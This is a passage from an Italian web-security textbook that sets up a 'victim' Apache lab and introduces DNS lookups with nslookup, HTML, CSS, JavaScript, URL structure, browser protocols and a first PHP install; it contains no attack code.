Prima di andare avanti ci sarà utile effettuare una piccolissima modifica al web server: in sostanza dovremo abilitare la lettura degli .htaccess, dei file speciali (nascosti) che ci consentono di creare configurazioni in modo veloce ed eseguire tutti i nostri test. Dalla macchina vittima modifichiamo il file di configurazione Apache:

```
$ nano /etc/apache2/apache2.conf
```

cerchiamo la porzione seguente (usa CTRL+W per ricercare tramite nano):

```
<Directory /var/www/>

        Options Indexes FollowSymLinks

        AllowOverride None

        Require all granted

</Directory>
```

e assicuriamoci che il valore "AllowOverride" sia su All [Figura 3.2]. Chiudi con CTRL+X, S e INVIO.

```
 GNU nano 2.7.4          File: /etc/apache2/apache2.conf


<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory>

<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
</Directory>

#<Directory /srv/>
#       Options Indexes FollowSymLinks
#       AllowOverride None
#       Require all granted
#</Directory>
```

Figura 3.2: consentiamo agli .htaccess di usare le proprie configurazioni

Una volta fatto ciò, riavvia ancora una volta i servizi di Apache2.

```
$ service apache2 restart
```

3.2.1 Hosting, Cloud, VPS e Server

A dirla tutta non c'è bisogno di essere degli amministratori di sistema per caricare un'applicazione web in rete, perlomeno non più: negli anni il mercato si è interessato alla fornitura di servizi pensati esclusivamente per il web, offrendo ai suoi utenti lo spazio necessario a far funzionare qualunque applicativo lasciando che dei team di esperti si occupino dell'amministrazione.

Sono quindi sempre più popolari i servizi di **hosting**, spazi web in cui è possibile trovare già pre-installati tutti i programmi necessari: ne esistono anche di gratuiti, relativamente stabili e comodi per progetti amatoriali e no-profit.

Inoltre da qualche anno a questa parte si sente sempre più spesso parlare di **cloud**: sulla scia dell'hosting, il mercato cloud risponde a quelle problematiche che sempre più spesso un web master si ritrova ad affrontare nel tempo (performance limitate, servizi scadenti etc…). Nei sistemi cloud odierni l'utente esternalizza i propri servizi, ad esempio i server di posta, i database, le risorse statiche (immagini, video etc…) in macchine ottimizzate, pagando solo il consumo che ne fa (o che ne fanno i loro utenti tramite il sito

web).

Se invece il web master ha le competenze necessarie può optare per le **VPS** (Virtual Private Server): immagina di avere un grande server e di spezzarlo in piccole parti. Ogni macchina è virtualizzata ed è dimensionata in base alle richieste del web master, così da avere un Sistema adeguato ai suoi scopi senza esser costretto a spendere un occhio della testa.

Quando il gioco si farà duro allora il web master avrà bisogno di un **Server dedicato** a tutti gli effetti: i costi sono variabili e possono oscillare da 50€ fino a qualche decina di migliaia di € (dipende ovviamente dalle risorse che si pretendono). Queste sono spesso macchine in grado di sostenere grandi portate di traffico.

È possibile inoltre che sia VPS che Server siano forniti con formula **managed**: in questo caso un team di sistemisti si occupa di gestire la macchina al posto vostro, offrendovi la libertà di modificare a piacimento le risorse ma mantenendo la semplicità di un hosting; le formule managed sono ovviamente molto più costose e possono incidere dai 100/150€ al mese a salire per ogni macchina.

3.2.2 Reverse Proxy Server

Con l'arrivo di nuovi dispositivi, reti, normative sulla privacy e la necessità di offrire siti web sempre più veloci, i servizi di **Reverse Proxy Server** e molti altri hanno visto incrementare la loro rete di clienti in modo esponenziale, diventando elementi praticamente indispensabili per i webmasters di tutto il mondo.

Un reverse proxy server si pone tra la risoluzione di un host (ad esempio www.hacklog.net) e l'indirizzo IP; può avere diversi scopi e offrire vantaggi di diverso tipo[24]:

- **Geolocalizzare la risposta**: è in grado di rispondere più velocemente in quanto offre una CDN distribuita geograficamente sul territorio. Alla richiesta di un utente, sarà il server più vicino in termini di distanza a rispondere.
- **Velocità al portale**: sono spesso forniti servizi in grado di ottimizzare automaticamente le immagini, offrire le ultime versioni del protocollo HTTP, comprimere le risorse presenti sul portale, stabilire regole di cache e

molto altro.

- **Stabilità**: possono offrire copie cache dei portali qualora quest'ultimi vadano offline e distribuire il carico di lavoro attraverso un processo definito di “load balancing”
- **Sicurezza**: sono spesso presenti integrazioni automatiche dei certificati SSL/TLS per offrire protocolli di tipo HTTPS, Firewall, IDS[25], blocco automatico di bot malevoli, protezione ad attacchi DDoS[26] e così via.

Esistono diversi fornitori di questi servizi, tra i più popolari citiamo: *Cloudflare, Sucuri, Incapsula, Google Project Shield, Akamai* e molti altri (approfondimento nel capitolo 4.3).

3.2.3 Dal Dominio all'IP (DNS)

I **Domain Name System** (acronimo di DNS) sono dei sistemi che consentono di convertire il nome di un dominio (ad esempio: hacklog.it) in un indirizzo IP: proprio come un elenco telefonico, è molto più semplice ricordare per un essere umano il nome di un sito piuttosto che una serie di numeri.

Questo processo può aver luogo nella cache locale – solitamente di un computer o di un router/modem – oppure nel cosiddetto "zone file" di un server, un file che contiene le informazioni dei DNS rappresentati dai Resource Records (RR); parleremo di questi a breve, prima cerchiamo di capire come funziona un DNS.

Immaginiamo di aprire il sito hacklog.it: il Sistema Operativo si occupa di verificare se questo è stato già caricato precedentemente, quindi per prima cosa ne verificherà la presenza nella cache locale.

All'interno della cache sono scritti tutti gli indirizzi IP con i rispettivi host: questo permette di evitare che il Sistema Operativo interpelli la rete Internet ogni volta che deve navigare in rete; se questo non è presente allora interpellerà un DNS Server, un server spesso fornito dall'ISP[27] oppure esterno (vedesi Google, OpenDNS etc...).

3.2.3.1 RISOLUZIONE BASE DI UN DNS

Tutto il processo ovviamente è "trasparente" agli occhi dell'utente ma è possibile mettere a nudo una richiesta DNS attraverso uno dei tanti strumenti già preinstallati nelle distribuzioni GNU/Linux. Per fare alcuni test avremo

bisogno di dnsutils, un pacchetto che contiene alcuni tools per testare la rete. Se non già presente da **attacker** lanciamo:

```
$ apt install dnsutils
```

Vediamo un facile esempio; lancia il comando nslookup da Terminale, quindi compila ogni riga, per chiudere il programma CTRL+C:

```
$ nslookup
> set type=A
> hacklog.net
Server: 192.168.0.1
Address:        192.168.0.1#53
Non-authoritative answer:
Name:   hacklog.net
Address: 104.27.162.41
Name:   hacklog.net
Address: 104.27.163.41
```

Cerchiamo di capire in cosa consistono questi comandi e il risultato ottenuto:

1) Nella prima riga abbiamo specificato "set type=A". Questo significa che stiamo richiedendo tutti i record[28] di tipo A; spiegheremo a breve di che si tratta

2) Nella seconda riga specifichiamo il dominio/host

3) La terza e quarta linea rappresentano gli indirizzi IP del server DNS interpellato. Noterai come nella quarta linea viene indicato #53: questo rappresenta il numero della porta utilizzata per la richiesta che abbiamo fatto. Di default, i server DNS rispondono sulla porta UDP 53.

4) In fondo vengono mostrate le risposte non-autorevoli (Non-authoritative answer): questo significa che il nostro server DNS sta usando a sua volta un altro server DNS da cui attinge per risolvere la richiesta.

3.2.3.2 TIPI DI RECORD

Un Zone file è rappresentato da un semplice file di testo: all'interno di esso sono racchiusi i Resource Records, delle righe che stabiliscono in che modo ogni singolo record risolve l'indirizzo IP.

Per capire in cosa consiste un Record prendiamo in esempio la tabella successiva:

Nome	Tiplogia	Valore
hacklog.net	A	104.27.163.41
mail	A	104.27.163.41
www	CNAME	alias di hacklog.net
hacklog.net	MX	handled by hacklog.net

L'esempio dimostra come è strutturato un semplicissimo zone file con all'interno 3 Resource Records. Possiamo quindi verificarne il funzionamento utilizzando una nuova tipologia, ad esempio MX (record di posta, Mail eXchange):

```
$ nslookup
> set type=MX
> hacklog.net
```

con il seguente risultato:

```
Server: 192.168.0.1
Address:        192.168.0.1#53
Non-authoritative answer:
hacklog.net     mail exchanger = 5 ***.
hacklog.net     mail exchanger = 1 ***.
hacklog.net     mail exchanger = 100 ***.
```

Il risultato ottenuto farà riferimento non più alla risoluzione del dominio come se fosse una pagina web ma piuttosto al "manager di posta".

In certi casi sono i record TXT quelli in grado di offrire molte informazioni; ad esempio lanciando:

```
$ nslookup
> set type=TXT
> hacklog.net
```

si può sapere che il dominio hacklog.net fa uso anche di un servizio di posta esterno per inviare email (potrà essere utile in fase di OSINT, capitolo 4.6):

```
hacklog.net     text = "v=spf1 include:spf.mailjet.com
include:mx.ovh.com ~all"

hacklog.net     text = "1|www.hacklog.net"
```

Esistono diverse tipologie di Record, citiamo i cinque più popolari:

- **Record A**: mappa un indirizzo IP a un hostname (es: 104.27.163.41 a hacklog.net)
- **Record MX**: reindirizza le email al server che ne ospita gli account
- **Record NS**: definisce i server che comunicherà le informazioni DNS relative a un dominio
- **Record CNAME**: definisce gli alias verso il nome di dominio reale (es: www.hacklog.net riporterà a hacklog.net)
- **Record TXT**: fornisce informazioni di testo e possono essere utili per vari scopi (ad esempio confermare che si è i proprietari di un sito)

3.3 Hello, World!

Torniamo alla nostra pagina iniziale di Apache2. Dov'è contenuta? Dove si modifica? Come si creano altre pagine?

Prima di rispondere a queste domande proviamo a lanciare da macchina **victim** il seguente comando:

```
$ nano /var/www/html/index.html
```

Come probabilmente ricorderai usiamo *nano* come editor di testo per creare e modificare i file direttamente da Terminale. Segue poi il percorso del file: in questo caso Apache2 recupera tutti i file presenti nella cartella /var/www/html. Qui potrai caricare tutte le pagine che vorrai ed evocarle direttamente da Browser.

Non è detto che sul sistema attaccato il cyber-criminale si trovi

sempre pre-installato nano, né i permessi per installarlo. Talvolta l'editor consigliato è **vi** o la variante **vim**, tuttavia per motivi di semplicità eviteremo di utilizzarlo.

Tornando all'editor, ci verrà mostrata una schermata contenente del codice HTML (su cui torneremo). Questa è la versione nuda e cruda della pagina demo di Apache2 vista in precedenza. Per il momento ignoriamone il contenuto, quindi usciamo da nano (ricorda le combinazioni CTRL+X, se hai difficoltà c'è sempre il cheatsheet nel capitolo 17). Rinominiamo il file appena aperto:

```
$ mv /var/www/html/index.html /var/www/html/index.backup.html
```

In questo modo il file index.html verrà rinominato in index.backup.html . Certo che, con tutti questi path possa iniziare ad essere difficile lavorare, quindi possiamo spostarci direttamente nella cartella:

```
$ cd /var/www/html
```

Da questo momento in poi non sarà più necessario specificare il percorso di destinazione in quanto siamo già presenti in essa. Per esserne tuttavia sicuri lanciamo il comando:

```
$ pwd
```

Il sistema ci risponderà quindi con:

```
/var/www/html
```

Possiamo ora riaprire il nostro editor di testo preferito e creare un nuovo file index.html:

```
$ nano index.html
```

Buttiamoci dentro il nostro testo di prova come segue:

```
Hello, World!
```

Salva il file con [CTRL+X], [Y] per confermare e [INVIO] per eseguire le modifiche.

Apri ora il browser e naviga all'indirizzo: http://victim e vedrai comparire il messaggio appena creato. Se decidessi di visitare http://victim/index.html noterai che verrà caricata la stessa pagina, essendo quest'ultima la homepage.

E se volessimo creare una nuova pagina? Basta ricreare il processo, questa

volta creando un file con un nuovo nome.

```
$ nano hacklog.html
```

Scriviamo qualunque cosa, quindi salviamo il file e carichiamo sul browser: http://localhost/hacklog.html

Per renderti la vita più semplice immagina che http://victim sia il sinonimo di /var/www/html, quindi:

Path	URL
/var/www/html/index.html	http://victim/index.html
/var/www/html/hacklog.html	http://victim/hacklog.html
/var/www/html/test.html	http://victim/test.html

e via dicendo.

Se dovessi avere qualche dubbio su quali file sono presenti nella cartella in cui ti trovi ti ricordiamo il comando che permette di ottenere una lista di file e cartelle presenti nel path in cui ti trovi:

```
$ ls
```

Se hai seguito alla lettera i comandi dovresti quindi ottenere il seguente output:

```
hacklog.html index.backup.html index.html
```

Perdersi nella navigazione da Terminale è facile. Ricorda che puoi usare il comando cd per spostarti tra le varie cartelle.

All'inizio potrà sembrare ostico e a tratti "strano" navigare da Terminale: tuttavia se vuoi immedesimarti in un cyber-criminale dovrai essere in grado di utilizzare a menadito la shell testuale piuttosto che quella grafica. Capirai più avanti il perché di ciò!

Nota avanzata: come probabilmente avrai notato abbiamo lasciato i permessi all'utente root. Questa pratica non è assolutamente consigliata per un sistema di produzione in live e pertanto si consiglia di abilitare il modulo userdir e di assegnare permessi e cartelle come da procedura standard. Maggiori informazioni al link: https://wiki.debian.org/it/LaMp

3.3.1 HTML, le fondamenta del Web

Per progettare efficacemente il Front-end, la parte visibile solo all'utente (spesso chiamata GUI, Graphic User Interface), nei primi anni '90 è stato ideato un linguaggio chiamato HTML.

L'HTML (HyperText Markup Language) viene spesso erroneamente associato ad un linguaggio di programmazione ma, come dice la parola stessa, la definizione più corretta è **linguaggio di mark-up**.

Come linguaggio, infatti, ha poco a che vedere con funzioni, condizioni, variabili e via dicendo: la sua funzione è limitata allo strutturare le fondamenta di un'applicazione web.

Vedi insomma l'HTML come il progetto di architettura di una pagina web: ti permette di inserire pulsanti, tabelle, contenitori, link etc… consentendo anche una limitata formattazione grafica per abbellire le pagine.

Allo stato attuale ha raggiunto la versione 5, quindi lo troverai chiamato spesso anche HTML5: le pagine create con alla base solo HTML vengono dette **statiche** e sono salvate in formato **.htm** e **.html** .

Il linguaggio HTML si presenta in questo modo [Codice 3.1]:

Codice 3.1

```
<html charset="UTF-8">
   <head>
      <!-- Questo è un commento -->
      <title>Benvenuti su hacklog.it!</title>
   </head>
   <body>
      <h1>Questa è una pagina di prova :)</h1>
      <div>Qui c'è del testo</div>
   </body>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/1.htm

Perché non proviamo a copia-incollare questa porzione di codice nel neonato index.html nella macchina **victim**? Il risultato sarà la nostra prima pagina HTML [Figura 3.4].



Figura 3.4: una semplice pagina HTML a cui siamo collegati sulla macchina vittima.

Come dicevo questo non sarà un corso di programmazione, tuttavia lasciare l'utente in balia di un vicolo cieco mi sembra poco professionale. Diamo allora un significato a quel poco che abbiamo scritto:

- **L'HTML si basa sulle tag**: le tag si aprono e si chiudono con i simboli di maggiore e minore. Per convenzione (quasi) tutte le tag si aprono e si chiudono e possono racchiudere in esse altre tag.
- **L'HTML si può commentare**: tutto ciò che è presente tra <!-- e --> non viene considerato dal browser ma può essere letto nel codice sorgente[29].
- **L'HTML si indenta**: come vedi ci sono degli spazi (assegnati con il tasto [TAB] della tastiera). Sebbene non strettamente necessario, è una convenzione utilizzata dai programmatori per leggere meglio il codice e capirne la struttura gerarchica.

Spendiamo due parole anche sui tre tag fondamentali dell'HTML:

- **<html>**: All'interno di questa tag si comunica al browser che è presente del codice HTML
- **<head>**: All'interno di questa tag si comunica al browser dei parametri che non vengono mostrati all'utente ma che può utilizzare per il corretto funzionamento di una pagina web

- **<body>**: All'interno di questa tag si comunica al browser che il contenuto va mostrato all'utente

Per creare una pagina HTML basta un **editor di testo** (sebbene esistano IDE e WYSIWYG per facilitarne lo sviluppo) e non ha bisogno di un Web Server per funzionare.

Tieni a mente che esistono centinaia di tag HTML pensate per i diversi scopi: un buon punto di partenza per conoscerli davvero tutti è all'indirizzo https://www.w3schools.com/html/ . Continuando con il testo vedremo comunque l'utilizzo di alcuni tag fondamentali per la progettazione di un'applicazione web.

3.3.2 CSS, la "mano di vernice"

Laddove il linguaggio HTML manca di "pennelli" e "righelli" subentra un nuovo linguaggio, anch'esso non di programmazione ma orientato alla **formattazione dei documenti**.

Se l'HTML è la struttura portante, il CSS è la mano di vernice: permette di dare uno stile ai contenuti, colorando ad esempio i contenitori, scegliendo i font che la pagina dovrà usare, ridimensionare le tabelle e così via.

Il linguaggio CSS dipende sempre da una pagina HTML e può essere incluso direttamente nel codice HTML [Codice 3.2]:

Codice 3.2

```
<html>
   <head>
      <!-- Questo è un commento -->
      <title>Benvenuti su hacklog.it!</title>
      <meta charset="UTF-8">
      <style type="text/css">
         /* Questo è un commento CSS */
         body
         {      background:yellow;      }
         h1
         {      text-decoration:underline;      }
         div
         {      color:red       }
```

```
        </style>
    </head>
    <body>
        <h1>Questa è una pagina di prova :)</h1>
        <div>Qui c'è del testo</div>
    </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/2.htm

Tuttavia sarà molto più probabile trovare un link a un foglio di stile esterno, questo per sfruttare tutte le caratteristiche di browser e web server per caricare parallelamente e in forma statica le risorse collegate.

Proviamo allora a creare un file con il comando:

```
$ nano style.css
```

che contiene [Codice 3.3]:

Codice 3.3

```
body {
        background: yellow;
}
h1 {
        text-decoration: underline;
}
div {
        color: red
}
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/3.css

Salviamo il file e riapriamo il nostro index.html:

```
$ nano index.html
```

e modifichiamolo come segue [Codice 3.4]:

Codice 3.4

```
<html>
    <head>
        <!-- Questo è un commento -->
        <title>Benvenuti su hacklog.it!</title>
```

```
      <meta charset="UTF-8">
      <link rel="stylesheet" type="text/css"
href="style.css">
   </head>
   <body>
      <h1>Questa è una pagina di prova :)</h1>
      <div>Qui c'è del testo</div>
   </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/4.htı

Ricarichiamo la pagina http://victim e vedremo le modifiche prendere forma. Facciamo anche qui alcune considerazioni sul CSS:

- **Il CSS vive di selettori**: come hai visto abbiamo usato i tag body, h1 e div: questi elementi sono già presenti nell'HTML e permettono di interfacciarsi ad essi
- **Il CSS contiene proprietà e valori**: all'interno delle parentesi graffe { e } è possibile specificare una proprietà seguita da un valore. La traduzione del selettore *body* dice: lo sfondo (background) è giallo (yellow).
- **Il CSS si può commentare**: tutto ciò che è contenuto tra /* e */ non viene considerato dal Browser
- **Il CSS si indenta**: come per l'HTML si seguono delle convenzioni per comprendere meglio il linguaggio. Ne esistono diverse, ognuna che segue una linea di pensiero.

3.3.3 Javascript, il client tuttofare

Con l'evoluzione del World Wide Web gli sviluppatori hanno chiesto sempre più funzionalità per far interagire l'utente con i loro portali: nonostante abbiamo visto molto poco dei linguaggi di mark-up uno dei limiti che forse avrai notato è che non possono leggere le azioni di un utente.

Mi spiego: HTML e CSS generano solo degli output, non sono in grado di capire (nonostante siano stati fatti molti passi avanti in merito) **cosa sta facendo un utente**: sta muovendo il mouse? Sta scrollando la pagina? Vogliamo dirgli qualcosa di nuovo senza che ricarichi la pagina? Ecco a cosa serve un linguaggio di clientscript: diamo il benvenuto a Javascript.

In una pagina web il Javascript si presenta in questo modo [Codice 3.5]:

Codice 3.5

```
<html>
   <head>
      <!-- Questo è un commento -->
      <title>Benvenuti su hacklog.it!</title>
      <meta charset="UTF-8">
      <link rel="stylesheet" type="text/css"
href="style.css">
      <script type="text/javascript">
         // Questo è un commento
         /* Anche questo lo è! */
         alert("Hello, World!");
      </script>
   </head>
   <body>
      <h1>Questa è una pagina di prova :)</h1>
      <div>Qui c'è del testo</div>
   </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/5.htı

Tuttavia, come per il CSS, si preferisce richiamarlo da un file esterno in formato **.js** [Codice 3.6]:

Codice 3.6

```
<html>
   <head>
      <!-- Questo è un commento -->
      <title>Benvenuti su hacklog.it!</title>
      <meta charset="UTF-8">
      <link rel="stylesheet" type="text/css"
href="style.css">
      <script type="text/javascript" src="script.js">
</script>
   </head>
   <body>
      <h1>Questa è una pagina di prova :)</h1>
      <div>Qui c'è del testo</div>
   </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/6.htm

Vogliamo provare? Allora copia-incolla la riga aggiunta nel tuo file index.html (ti ricordi come si modifica si?), quindi creiamo ancora un nuovo file:

```
$ nano script.js
```

e aggiungiamo il seguente codice [Codice 3.7]:

Codice 3.7

```
alert("Hello, World!");
```

Caricando la pagina all'indirizzo http://victim otterremo la nostra pagina Web vista in precedenza, seguita dal popup con su scritto "Hello, World!". Abbiamo quindi evocato la funzione base alert che permette di mostrare a video ciò che vogliamo. Facciamo anche in questo caso le nostre considerazioni:

- **Javascript è un linguaggio di scripting**: a differenza dei primi due è un linguaggio a tutti gli effetti e richiede che il codice sia scritto correttamente (altrimenti potrebbe fare le bizze!)
- **Javascript è un linguaggio interpretato**: può usare quindi variabili,

oggetti, array, condizioni, funzioni e tutto quello che si trova in un normale linguaggio di programmazione

- **Javascript si può commentare**: i commenti supportati sono su // una riga o su /* più righe */

Mi rendo conto che la spiegazione può risultare riduttiva ai molti, vedremo a tempo debito alcune caratteristiche fondamentali di questo e di altri linguaggi.

Ricorda: quando devi lavorare con le stringe (caratteri alfabetici, numeri e così via) devi metterle tra apici (') o virgolette ("); se lo dimentichi lo script andrà in errore!

Nota avanzata: nonostante il Javascript sia stato originariamente concepito per operare solo in lato client, esso può essere un ottimo strumento anche per comunicare con il back-end. Basti vedere le applicazioni possibili con AJAX o da qualche anno con il forte interesse della web community per Node.js .
Inoltre, molte applicazioni fanno uso di librerie e framework che ne potenziano enormemente le capacità: due esempi molto popolari sono indubbiamente jQuery e AngularJS.

Attenzione! Javascript NON è Java! Sono due linguaggi diversi che fanno, e funzionano, in modo completamente diverso.

3.4 Navigare nel Web

Fino ad ora abbiamo visto come è possibile caricare pagine, senza però spostarsi da una pagina all'altra.

Questa funzione è prerogativa dell'HTML e in particolar modo del tag <a> che, attraverso l'attributo href, può creare un link per consentire all'utente di cambiare pagina.

Riapriamo quindi il nostro file index.html sulla macchina **victim**:

```
$ nano index.html
```

e aggiungiamo prima della chiusura del body la seguente riga [Codice 3.8]:

Codice 3.8

```
...
<a href="hacklog.html"> Vai alla pagina Hacklog </a>
</body>
</html>
```

Ricarichiamo la pagina http://victim dal nostro browser e clicchiamo sul link. Verremo riportati alla seconda pagina che abbiamo creato. Facile vero?

Perché non provi a inserire un link nella pagina hacklog.html che riporta questa volta alla homepage? Tieni presente che nell'attributo href puoi indicare anche un URL, ad esempio: http://victim/index.html

3.4.1 URL

Come probabilmente saprai qualunque Web Browser funziona secondo una logica che consiste nel navigare attraverso *collegamenti ipertestuali*.

Questi collegamenti vengono chiamati URL (acronimo di Uniform Resource Locator), una sequenza di caratteri che identifica l percorso in rete di una determinata risorsa, che sia una pagina web oppure un video/immagine/audio: l'URL a cui ci si trova è presente nella *barra degli indirizzi* del Web Browser.

Gli standard[30] definiscono l'URL attraverso la seguente struttura:

```
protocollo://user:pass@host:port/path?query#frag
```

Ad esempio[31]:

```
http://stefano:pwd@hacklog.it:21/var/www?log=true#debug
```

Cerchiamo di capire in breve di cosa si tratta:

- **protocollo –** è il primo elemento e identifica il tipo di protocollo in uso. Tra i protocolli di uso comune troviamo HTTP, HTTPS e FTP .
- **://** – separa il protocollo dal resto dell'URL (vedi capitolo successivo)
- **user:pass@** (opzionale) – permette di fornire credenziali d'accesso al web browser.
- **host** – è il nome del dominio o l'indirizzo IP che verrà interrogato per la navigazione.
- **port** (opzionale) – identifica la porta associata al servizio. Se non specificata sarà 80 per HTTP, 443 per HTTPS e 21 per FTP.
- **path** (opzionale) – identifica il percorso da raggiungere all'interno del server. Solitamente a ogni slash (/) aggiuntivo ci si riferisce ad una sottocartella aggiuntiva.
- **query-string** (opzionale) – permette di fornire ulteriori informazioni al server in modo che questi possa elaborarne il contenuto. La query-string inizia con un punto interrogativo (?) per poi seguire una variabile e il relativo valore (variabile=valore). Qualora siano presenti più elementi vengono concatenati con la e commerciale (&).
  Esempio: http://example.com/page.php?animale=cane&nome=pucci
- **frag** (opzionale) – indica una posizione all'interno della risorsa, solitamente un anchor link all'interno di una pagina web.

3.4.2 Il Protocollo

Prima di ritornare a parlare di sviluppo di un'applicazione web soffermiamoci sui protocolli, in quanto non avremo modo di rivederli con calma più in la.

Cerchiamo una definizione semplice: il protocollo di rete è quell'insieme di **regole** che determina in che modo due apparecchi informatici devono poter comunicare senza errori.

Prendendo un esempio non-informatico, il Protocollo di Kyoto è un

trattato internazionale che stabilisce alcune regolamentazioni circa l'inquinamento atmosferico globale tra 180 paesi, i quali si differenziano per tipo di economia, geografia del territorio, lingua, religione e molte altre sfumature. Grazie al protocollo, tutti gli Stati sono in grado di raggiungere l'obiettivo comune, nonostante le differenze culturali, territoriali e linguistiche.

Ogni protocollo ha delle qualità che lo rendono ideale in diverse situazioni[32], ad esempio:

- **Protocollo TCP**: è il protocollo su cui si basa il funzionamento della maggioranza delle applicazioni in rete e che consente un'affidabile scambio di informazioni tra un host e l'altro
- **Protocollo UDP**: è un protocollo meno affidabile del TCP ma più veloce; viene spesso utilizzato in situazioni dove è necessario trasmettere le informazioni in modo più rapido (ad esempio lo streaming o in un videogioco online) senza verificarne l'integrità
- **Protocollo HTTP**: è il protocollo standard per l'interpretazione di informazioni all'interno del World Wide Web

I browser più blasonati sono in grado di gestire centinaia di protocolli e non è detto che tutti siano disponibili per tutte le piattaforme. Per facilitare la spiegazione possiamo dire che esistono quattro tipi di protocolli.

Protocolli gestiti dal browser

Questa tipologia di protocolli, come dice la parola stessa, viene gestita direttamente dai browser; quest'ultimi si occupano di mostrare a schermo le informazioni e offrirne l'interattività necessaria ai fini d'utilizzo.

Di questa categoria i protocolli più comuni sono **HTTP** e **HTTPS** per la navigazione web, mentre più raramente potremmo trovarci di fronte all'**FTP**, un tipo di protocollo utilizzato per il trasferimento di file.

Protocolli di terze parti

In questa tipologia ritroviamo protocolli gestiti da programmi esterni: ad esempio per avviare una chiamata Skype potremmo trovare il protocollo **skype://**, mentre Telegram fa uso di **tg://**; sicuramente uno dei più popolari - diventato a tutti gli effetti uno standard - è **mailto:** che permette di interagire

con un software di posta per inviare una mail (è interessante notare come, in quest'ultimo, non siano presenti i due slash - // - dopo i due punti). Un esempio banale è il seguente:

```
mailto:info@hacklog.net
```

Concludiamo la lista con i protocolli interni dei browser: questi consentono di gestire le impostazioni interne dell'intero programma attraverso una propria interpretazione di utilizzo, fuori quindi da ogni standard. In Chrome ritroviamo quindi **chrome://** e in Firefox **firefox://**

Protocolli non incapsulanti

Al giro di boa della nostra lista ritroviamo dei protocolli che permettono di interagire col motore interno del browser.

Tra questi citiamo **javascript:** che consente di generare codice lato client dell'omonimo linguaggio di scripting, e **data:** che invece rende possibile la creazione di piccoli documenti – volendo anche immagini – senza dover effettuare una nuova richiesta in rete.

In un qualunque browser potremmo quindi scrivere nella barra degli indirizzi:

```
javascript:alert("Ciao a tutti da Stefano Novelli!");
```

Per visualizzare una alert box attraverso una semplice funzione con il linguaggio *Javascript*. Con *data* invece possiamo verificare caricando sulla barra degli indirizzi il seguente codice[33] [Figura 3.5]:

```
data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAABAAAAAQCAMAAAAoLQ9TAAAA
```




Figura 3.5: il browser può effettuare il render di Data URI direttamente dalla URL string senza dover caricare risorse esterne.

Puoi generare Data URI partendo da risorse statiche (immagini, video etc..)

utilizzando un qualunque convertitore online (keywords: "convert image to Data URI").

Protocolli incapsulanti

L'ultima famiglia dei protocolli che andiamo a illustrare vengono utilizzati di fronte a risorse esterne, permettendoci di richiamare particolari funzioni volte alla decodifica della risorsa che si sta chiedendo.

Tra questi citiamo view-source: che permette di visualizzare il codice sorgente di una pagina web. Nell'esempio:

```
view-source:http://victim/index.html
```

3.4.3 HTTP e HTTPS

Il protocollo HTTP originariamente è stato ideato come un protocollo semplice da analizzare e da manipolare; con l'arrivo di nuovi linguaggi e tecnologie il suo uso è stato amplificato e ha richiesto l'introduzione di nuovi metodi per mettere in sicurezza la comunicazione tra client e server.

Con HTTPS ci si riferisce al protocollo HTTP (HyperTest Transfer Protocol) unito a un livello di sicurezza tramite metodi di cifratura SSL/TLS: tale protocollo consente di evitare attacchi nei quali un malintenzionato potrebbe ascoltare e intercettare la comunicazione tra client e server ed estrapolarne richieste e risposte HTTP.

Sempre più siti web stanno adottando tale tecnologia: se in passato l'ottenimento dei certificati per generare le chiavi SSL/TLS era a pagamento, oggi servizi come Let's Encrypt[34] o tramite servizi di Reverse Proxy (capitolo 4.3) permettono di avere una comunicazione sicura.

3.5 Navigazione dinamica

Fino ad ora abbiamo visto come chiedere semplici pagine statiche al Web Server. Immagina ora di dover gestire un blog o un e-commerce: dovremmo creare ogni pagina HTML per ciascun articolo? E se dovessimo modificare un elemento (ad esempio un logo) dovremmo modificare tutte le pagine?

Abbiamo bisogno di creare un'applicazione in grado di gestire queste e mille altre cose: a differenza dell'HTML o del Javascript dovrà poi essere in grado di interagire con il server, permettendo ad esempio di caricare immagini, salvare i dati – compresi i login e i dati di pagamento degli utenti – e altre operazioni che il browser non può, e non deve poter, fare.

L'ambiente in cui opererà l'applicazione è definito **Back-End**: se con HTML, CSS e Javascript abbiamo operato solo ed esclusivamente lato utente (client) questa volta sarà necessario lavorare lato servizi (server). Allacciati le cinture dunque, adesso arriva il bello!

3.5.1 PHP

Il PHP è un linguaggio di programmazione concepito per la creazione di pagine web dinamiche: come abbiamo visto infatti l'HTML permette di generare pagine web statiche, che cioè non possono modificarsi in base agli input che gli da un utente.

Procediamo con ordine. Per prima cosa **installiamo PHP7** su **victim**:

```
$ apt install php7.0 libapache2-mod-php7.0
```

Così facendo porteremo nella nostra macchina sia l'interprete di PHP che tutte le librerie e i moduli per poter lavorare con Apache2. Non dovrebbe essere necessario riavviare il Web Server, qualora ci fossero problemi ti invito a verificarne lo status (Capitolo 3.2). Come ormai siamo abituati a fare, riapriamo nano e creiamo un nuovo file per verificare il funzionamento del PHP:

```
$ nano test.php
```

e compiliamolo come segue [Codice 3.9]:

Codice 3.9

```
<?php
   // Questo è un commento!
